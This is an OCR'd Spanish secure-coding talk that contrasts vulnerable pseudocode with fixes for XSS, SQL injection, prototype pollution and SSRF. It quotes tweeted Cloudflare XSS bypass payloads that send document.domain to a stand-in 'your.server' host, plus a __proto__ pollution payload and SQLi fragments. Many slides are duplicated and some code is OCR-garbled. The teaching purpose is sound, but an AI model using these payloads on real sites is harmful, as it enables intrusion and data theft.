## Producción es hostil

usa tu código como escudo.





## ~/Inicio →Whoami\_

- Matia Cornejo | Mataya
- Estudiante Ing. Civil Informática
- Miembro Cntr0llz
- Pentester DevelR0X
- Bug bounty hunter ocasional
- CEH|P, Cloud Security & DevSecOps
- Board Game Master







## ~/Inicio → Agenda\_

- Previo
- Motivación
- Escenario actual
- Forjando el escudo
- Conclusión
- Preguntas





## ~/Inicio/Agenda → Previo\_

- Flexible
- Fácil aprendizaje
- Alto nivel de abstracción
- Concentrarse en el que, no en el cómo

```
function (parametros):
    variables <- valor
    if cumplerequisito:
        realiza procedimiento
    end if
    print("Salida")</pre>
```




## ~/Inicio/Agenda → Motivación\_





## ~/Inicio/Agenda → Motivación\_





## ~/Inicio/Agenda → Motivación\_





## ~/Inicio/Agenda → Escenario actual\_

#### WAF bypass by Gate\_15\_Analyst

https://t.co/QALFErhVgj #CyberSecurity ...
NOWEMBER 25, 2022

#### WAF bypass by MariaRusanova88

https://t.co/AU2CBV8pPc? ...

NOVEMBER 25, 2022

#### WAF bypass by SecurzyHQ

Ever wondered How to do Wordpress #Pentesting? Learn How to find bugs in Wordpress CMS!Join @HackerGautam's talk on #WordPress Pentesting for Bug Boun ...

NOVEMBER 25, 2022

#### CLOUDFLAR

#### CloudFlare bypass by RepairApple01

Screen Unlock Service We have an exclusive device that can Bypass Activation Lock / Sim Lock on iPhone and iPad in 24 to 48 Hours. Bring IMEI ...

NOVEMBER 25, 2022

#### CLOUDFLARE . XSS

#### CloudFlare bypass XSS by Anshuma95272056

cloudflare bypass all browsers.
<svg/onload=location/\*\*/='https://
your.server/'+document.domain> #xss
#bugbounty #infosec #cybersecuritytips ...

NOVEMBER 25, 2022

#### CLOUDFLARE . XSS

#### CloudFlare bypass XSS by 0x0SojalSec

Cloudflare bypass all browsers. <svg/onload=location/\*\*/='https: //your.server/'+document.domain> #xss #bugbounty #infosec #cybersecuritytips ...

NOVEMBER 24, 2022



## ~/Inicio/Agenda → Escenario actual\_

#### WAF bypass by Gate\_15\_Analyst

https://t.co/QALFErhVgj #CyberSecurity ...

#### WAF bypass by MariaRusanova88

https://t.co/AU2CBV8pPc? ...

NOVEMBER 25, 2022

NOVEMBER 25, 2022

#### WAF bypass by SecurzyHQ

Ever wondered How to do Wordpress #Pentesting? Learn How to find bugs in Wordpress CMS!Join @HackerGautam's talk on #WordPress Pentesting for Bug Boun . . .

NOVEMBER 25, 2022

#### CLOUDFLARE

#### CloudFlare bypass by RepairApple01

Screen Unlock Service We have an exclusive device that can Bypass Activation Lock / Sim Lock on iPhone and iPad in 24 to 48 Hours. Bring IMEI ...

NOVEMBER 25, 2022

#### CLOUDEL BRE . X50

#### CloudFlare bypass XSS by Anshuma95272056

Cloudflare bypass all browsers.

<svg/onload=location/\*\*/='https://
your.server/'+document.domain> #xss
#bugbounty #infosec #cybersecuritytips ...

NOVEMBER 25, 2022

#### CLOUDFLARE . XSS

### CloudFlare bypass XSS by 0x0SojalSec

Cloudflare bypass all browsers.

<svg/onload=location/\*\*/='https:
//your.server/'+document.domain> #xss
#bugbounty #infosec #cybersecuritytips ...

NOVEMBER 24, 2022

- CVE-2022-41878 Parse Server is an open source backend that can be deployed to any infrastructure that can run Node, js. In versions prior to 5.3.2 or 4.10.19, keywords that are specified in the Parse Server option 'requestKeywordDenylist' can be injected via Cloud Code Webhooks or Triggers. This will result in the keyword being saved to the database, bypassing the 'requestKeywordDenylist' option. This issue is fixed in versions 4.10.19, and 5.3.2. If upgrade is not possible, the following Wortcaunds may be applied: Configure your firewall to only allow trusted servers to make request to the Parse Server Cloud Code Webhooks API, or block the API completely if you are not using the feature.
- CVE-2022-40630 This vulnerability exists in Tacitine Firewall, all versions of EN6200-PRIME QUAD-135 and EN6200-PRIME QUAD-100 between 19.1.1 to 22.20.1 (inclusive), due to improper session management in the Tacitine Firewall web-based management interface. An unauthenticated remote attacker could exploit this vulnerability by sending a specially crafted http request on the targeted device. Successful exploitation of this vulnerability could allow an unauthenticated remote attacker to perform session fixation on the targeted device.
- CVE-2022-40629 This vulnerability exists in Tacitine Firewall, all versions of ENG200-PRIME QUAD-35 and ENG200-PRIME QUAD-100 between 19.1.1 to 22.20.1 (inclusive), due to insecure design in the Tacitine Firewall web-based management interface. An unauthenticated remote attacker could exploit this vulnerability by sending a specially crafted http request on the targeted device. Successful exploitation of this vulnerability could allow an unauthenticated remote attacker to view sensitive information on the targeted device.
- CVE-2022-40628 This vulnerability exists in Tacitine Firewall, all versions of EN6200-PRIME QUAD-35 and EN6200-PRIME QUAD-100 between 19.1.1 to 22.20.1 (inclusive), due to improper control of code generation in the Tacitine Firewall web-based management interface. An unauthenticated remote attacker could exploit this vulnerability by sending a specially crafted http request on the targeted device. Successful exploitation of this vulnerability could allow an unauthenticated remote attacker to execute arbitrary commands on the targeted device.
- CVE-2022-39958 The OWASP ModSecurity Core Rule Set (CRS) is affected by a response body bypass to sequentially exfiltrate small and undetectable sections of data by repeatedly submitting an HTTP Range header field with a small byte range. A restricted resource, access to which would ordinarily be detected, may be exfiltrated from the backend, despite being protected by a web application firewall that uses CRS. Short subsections of a restricted resource may bypass pattern matching techniques and allow undetected access. The legacy CRS versions 3.0.x and 3.1.x are affected, as well as the currently supported versions 3.2.1 and 3.3.2. Integrators and users are advised to upgrade to 3.2.2 and 3.3.3 respectively and to configure a CRS paranoia level of 3 or higher.
- CVE-2022-39957 The OWASP ModSecurity Core Rule Set (CRS) is affected by a response body bypass. A client can issue an HTTP Accept header field containing an optional "charset" parameter in order to receive the response in an encoded form. Depending on the "charset", this response can not be decoded by the web application firewall. A restricted resource, access to which would ordinarily be detected, may therefore bypass detection. The legacy CRS versions 3.0.x and 3.1.x are affected, as well as the currently supported versions 3.2.1 and 3.3.2. Integrators and users are advised to upgrade to 3.2.2 and 3.3.3 respectively.
- CVE-2022-39956 The OWASP ModSecurity Core Rule Set (CRS) is affected by a partial rule set bypass for HTTP multipart requests by submitting a payload that uses a character encoding scheme via the Content-Type or the deprecated Content-Transfer-Encoding multipart MIME header fields that will not be decoded and inspected by



#### ~/Inicio/Agenda →Escenario actual

WAF bypass by Gate 15 Analyst

https://t.co/QALFErhVgj #CyberSecurity ...

NOVEMBER 25, 2022

CloudFlare bypass by RepairApple01

Screen Unlock Service 🗸 We have an exclusive device that can Bypass Activation

CVE-2022-41878 Parse Server is an open source backend that can be deployed to any infrastructure that can run Node.is. In versions prior to 5.3.2 or 4.10.19, keywords that are specified in the Parse Server option requestKeywordDenylist can be injected via Cloud Code Webhooks or Triggers. This will result in the keyword being saved to the database, bypassing the 'requestKeywordDenylist' option. This issue is fixed in versions 4.10.19, and 5.3.2. If upgrade is not possible, the following Workarounds may be applied: Configure your firewall to only allow trusted servers to make request to the Parse Server Cloud Code Webhooks API, or

## WAF community bypasses

#### WAF bypass by Mar

https://t.co/AU2CBV8pPc? NOVEMBER 25, 2022

Web Application Firewalls a.k.a. WAF are garbage.

All the vendors, from the cheapest Cloudflare to "enterpise" like Imperva, Akamai, F5, Checkpoint, or Fortinet are just cheating with their customers by delivering 0 actual protection.

99.9% of WAF signatures are just RegExps written 10-15 years ago

#### WAF bypass by Sec

Ever wondered How to do b #Pentesting? Learn How to Wordpress CMS!Join @Hacke #WordPress Pentesting for

NOVEMBER 25, 2022

To prove this, we put Twitter payloads with community bypasses to the CSV list you can check.

Don't trust WAF vendors, but test them.

#bugbounty #infosec #cybersecuritytips ...

NOVEMBER 24, 2022

Integrators and users are advised to upgrade to 3.2.2 and 3.3.3 respectively.

CVE-2022-39956 The OWASP ModSecurity Core Rule Set (CRS) is affected by a partial rule set bypass for HTTP multipart requests by submitting a payload that uses a character encoding scheme via the Content-Type or the deprecated Content-Transfer-Encoding multipart MIME header fields that will not be decoded and inspected by

N6200-PRIME n the Tacitine ploit this vulnerability n of this vulnerability ed device.

N6200-PRIME irewall web-based v by sending a rability could allow

:N6200-PRIME tion in the Tacitine ploit this vulnerability of this vulnerability raeted device. equentially exfiltrate field with a small exfiltrated from the ections of a restricted cv CRS versions Integrators and noia level of 3 or

ient can issue an he response in an application firewall. s detection. The ons 3.2.1 and 3.3.2



## ~/Inicio/Agenda → Escenario actual\_





## ~/Inicio/Agenda → Escenario actual\_



Requerimientos mínimos


Ciberseguridad





## ~/Inicio/Agenda →Escenario actual\_



















XSS



```
obtenerNombre (contexto):
   nombre <- get.request.nombre
   if nombre:
       renderizar(index, nombre)
   end if
   renderizar(index)</pre>
```



- Se muestra hacia el cliente el valor nombre sin sanitizar.
- ¿Dónde debemos hacerlo?
- [" ,' , <, >, script , alert ,prompt, onerror, onxxx, etc]

```
obtenerNombre (contexto):
   nombre <- get.request.nombre
   if nombre:
        renderizar(index, nombre)
   end if
   renderizar(index)</pre>
```



- Se muestra hacia el cliente el valor nombre sin sanitizar.
- ¿Dónde debemos hacerlo?
- [" ,' , <, >, script , alert ,prompt, onerror, onxxx, etc]

```
obtenerNombre (contexto):
   nombre <- get.request.nombre
   if nombre:
        renderizar(index, nombre)
   end if
   renderizar(index)</pre>
```











- Se muestra hacia el cliente el valor nombre sin sanitizar.
- ¿Dónde debemos hacerlo?
- [" ,' , <, >, script , alert ,prompt, onerror, onxxx, etc]

```
obtenerNombre (contexto):
   nombre <- get.request.nombre
   if nombre:
        renderizar(index, nombre)
   end if
   renderizar(index)</pre>
```









- Se muestra hacia el cliente el valor nombre sin sanitizar.
- ¿Dónde debemos hacerlo?
- [" ,' , <, >, script , alert , prompt, onerror, onxxx, etc]

```
obtenerNombre (contexto):
   nombre <- get.request.nombre
   if nombre:
       nombre <-
htmlentities(nombre)
renderizar(index, nombre)
end if
renderizar(index)</pre>
```



- Se muestra hacia el cliente el valor nombre sin sanitizar.
- ¿Dónde debemos hacerlo?
- [" ,' , <, >, script , alert ,prompt, onerror, onxxx, etc]

```
obtenerNombre (contexto):
   nombre <- get.request.nombre</pre>
   if nombre:
       nombre <-
htmlentities (nombre)
renderizar (index, nombre)
   end if
     nderizar (inc
                           "<script>
```

"<script&qt;









- Se muestra hacia el cliente el valor nombre sin sanitizar.
- ¿Dónde debemos hacerlo?
- [" ,' , <, >, script , alert ,prompt, onerror, onxxx, etc]

```
obtenerNombre (contexto):
   nombre <- get.request.nombre</pre>
   if nombre:
       nombre <-
htmlentities (nombre)
renderizar (index, nombre)
   end if
     nderizar (inc
                           "<script>
```

"<script&gt;









# SQLi



```
obtenerNombre (contexto):
   nombre <- get.request.nombre
   if nombre:
        db.save(nombre)
        renderizar(index, nombre)
   end if
   renderizar(index)</pre>
```



- Se almacena y luego muestra hacia el cliente el valor nombre sin validar.
- ¿Dónde debemos hacerlo?
- [", ', UNION, SELECT, WHERE, etc]

```
obtenerNombre (contexto):
   nombre <- get.request.nombre
   if nombre:
        db.save(nombre)
        renderizar(index, nombre)
   end if
   renderizar(index)</pre>
```



- Se almacena y luego muestra hacia el cliente el valor nombre sin validar.
- ¿Dónde debemos hacerlo?
- [", ', UNION, SELECT, WHERE, etc]

```
if nombre:
    db.save(nombre)
        renderizar(index, nombre)
    end if
    renderizar(index)
```

obtenerNombre (contexto):

nombre <- get.request.nombre</pre>







- Se almacena y luego muestra hacia el cliente el valor nombre sin validar.
- ¿Dónde debemos hacerlo?
- [", ', UNION, SELECT, WHERE, etc]

```
obtenerNombre (contexto):
   nombre <- get.request.nombre
   if nombre:
        db.save(nombre)
        renderizar(index, nombre)
   end if
   renderizar(index)</pre>
```







- Se almacena y luego muestra hacia el cliente el valor nombre sin validar.
- ¿Dónde debemos hacerlo?
- [",', UNION, SELECT, WHERE, etc]







- Se almacena y luego muestra hacia el cliente el valor nombre sin validar.
- ¿Dónde debemos hacerlo?
- [", ', UNION, SELECT, WHERE, etc]



**'1==1**--

```
obtenerNombre (contexto):
   nombre <- get.request.nombre</pre>
   if nombre:
     if db.checkmodel(nombre):
         db.save(nombre)
        renderizar (index, nombre)
     end if
        renderiza
                  (index, error)
     derizar (inde
       Nombre inválido
```



# Prototype pollution



```
obtenerUsuario (contexto):
    usuario <-
create.object(post.request.user
)
    if usuario:
        renderizar(index, usuario)
    end if
    renderizar(index)</pre>
```



- Se crea un objeto y luego muestra hacia el cliente el valor nombre sin validar.
- ¿Dónde debemos hacerlo?
- Parsear parámetros, no autogenerar objeto, tratando valores como strings

```
obtenerUsuario (contexto):
    usuario <-
create.object(post.request.user
)
    if usuario:
        renderizar(index, usuario)
    end if
    renderizar(index)</pre>
```



- Se crea un objeto y luego muestra hacia el cliente el valor nombre sin validar.
- ¿Dónde debemos hacerlo?
- Parsear parámetros, no autogenerar objeto, tratando valores como strings



```
obtenerUsuario
                 (contexto):
   usuario <-
create.object(post.request.user
   if usuario:
      renderizar(index, usuario)
   end if
    nderizar(inc
```



- Se crea un objeto y luego muestra hacia el cliente el valor nombre sin validar.
- ¿Dónde debemos hacerlo?
- Parsear parámetros, no autogenerar objeto, tratando valores como strings

```
obtenerUsuario (contexto):
    usuario <-
create.object(post.request.user
)
    if usuario:
        renderizar(index, usuario)
    end if
    iderizar(in(x))</pre>
```



- Se crea un objeto y luego muestra hacia el cliente el valor nombre sin validar.
- ¿Dónde debemos hacerlo?
- Parsear parámetros, no autogenerar objeto, tratando valores como strings

```
obtenerUsuario
                (contexto):
   usuario.nombre <-
str(post.request.user.nombre)
usuario.email <-
str(post.request.user.email)
   if usuario:
      renderizar(index, usuario)
   end if
  renderizar (index)
```



- Se crea un objeto y luego muestra hacia el cliente el valor nombre sin validar.
- ¿Dónde debemos hacerlo?
- Parsear parámetros, no autogenerar objeto, tratando valores como strings

```
obtenerUsuario
                (contexto):
   usuario.nombre <-
str(post.request.user.nombre)
usuario.email <-
str(post.request.user.email)
   if usuario:
      renderizar(index, usuario)
    iderizar (inc
```



{"usuario": {"\_\_proto\_\_": {"parámetre valor"}}, "nombre":"test"}

{"usuario": {"nombre":"test"}

- Se crea un objeto y luego muestra hacia el cliente el valor nombre sin validar.
- ¿Dónde debemos hacerlo?
- Parsear parámetros, no autogenerar objeto, tratando valores como strings

```
obtenerUsuario
                (contexto):
   usuario.nombre <-
str(post.request.user.nombre)
usuario.email <-
str(post.request.user.email)
   if usuario:
      renderizar(index, usuario)
    iderizar (inc
```



{"usuario": {"\_\_proto\_\_": {"parámetre : "valor"}}, "nombre":"test"}

{"usuario": {"nombre":"test"}

# SSRF



```
obtenerNombre (contexto):
   nombre <-
post.request.nombre
   path <- post.request.path</pre>
   if nombre:
post.request.path(path,nombre)
       renderizar (index, nombre)
   end if
  renderizar (index)
```



- Se utiliza endpoint final y luego se almacena el valor nombre sin validar.
- ¿Dónde debemos hacerlo?
- Utilizar endpoints finales desde capa segura
- WhiteList, bloqueo HTTP y DNS

```
obtenerNombre
                (contexto):
   nombre <-
post.request.nombre
   path <- post.request.path</pre>
   if nombre:
post.request.path(path,nombre)
       renderizar (index, nombre)
   end if
  renderizar(index)
```



- Se utiliza endpoint final y luego se almacena el valor nombre sin validar.
- ¿Dónde debemos hacerlo?
- Utilizar endpoints finales desde capa segura
- WhiteList, bloqueo HTTP y DNS

```
obtenerNombre
               (contexto):
   nombre <-
post.request.nombre
   path <- post.request.path</pre>
   if nombre:
post.request.path(path,nombre)
       renderizar(index, nombre)
     iderizar (ind
```



- Se utiliza endpoint final y luego se almacena el valor nombre sin validar.
- ¿Dónde debemos hacerlo?
- Utilizar endpoints finales desde capa segura
- WhiteList, bloqueo HTTP y DNS

```
obtenerNombre
               (contexto):
   nombre <-
post.request.nombre
   path <- post.request.path</pre>
   if nombre:
post.request.path(path,nombre)
       renderizar(index, nombre)
     iderizar (inc
```



- Se utiliza endpoint final y luego se almacena el valor nombre sin validar.
- ¿Dónde debemos hacerlo?
- Utilizar endpoints finales desde capa segura
- WhiteList, bloqueo HTTP y
   DNS

```
obtenerNombre
               (contexto):
   nombre <-
post.request.nombre
   path <- post.request.path</pre>
   if checkpath (path)
nombre:
post.request.(path, nombre)
       renderizar(index, nombre)
   end if
  renderizar (index)
```



- Se utiliza endpoint final y luego se almacena el valor nombre sin validar.
- ¿Dónde debemos hacerlo?
- Utilizar endpoints finales desde capa segura
- WhiteList, bloqueo HTTP y
   DNS

```
obtenerNombre
               (contexto):
   nombre <-
post.request.nombre
   path <- post.request.path</pre>
   if checkpath (path) and
nombre:
post.request.(path, nombre)
       renderiza (index, nombre)
     derizar (inde
```



- Se utiliza endpoint final y luego se almacena el valor nombre sin validar.
- ¿Dónde debemos hacerlo?
- Utilizar endpoints finales desde capa segura
- WhiteList, bloqueo HTTP y
   DNS

```
obtenerNombre (contexto):
   nombre <-
post.request.nombre
   path <- post.request.path</pre>
   if checkpath (path) and
nombre:
post.request.(path, nombre)
        renderiza (index, nombre)
     de<del>rizar</del>(inde
```


#### ~/Inicio/Agenda → Conclusión\_

- Se diferente, no seas un escáner de vulnerabilidades.
- Aprende a construir y aprenderás a atacar.
- Se una ayuda efectiva en la auditoria, entrega soluciones, no solo problemas.
- Try harder.

GO HACK OR GO HOME



### ~/Inicio/Agenda → Preguntas\_







#### ~/Inicio/Agenda → Referencias\_

- https://owasp.org/www-project-application-security-verification-standard/
- https://portswigger.net/daily-swig/prototype-pollution-the-dangerous-and-unde rrated-vulnerability-impacting-javascript-applications
- https://portswigger.net/web-security/sql-injection
- https://owasp.org/Top10/A10\_2021-Server-Side\_Request\_Forgery\_%28SSR F%29/
- https://www.develrox.com/



## Producción es hostil

usa tu código como escudo.



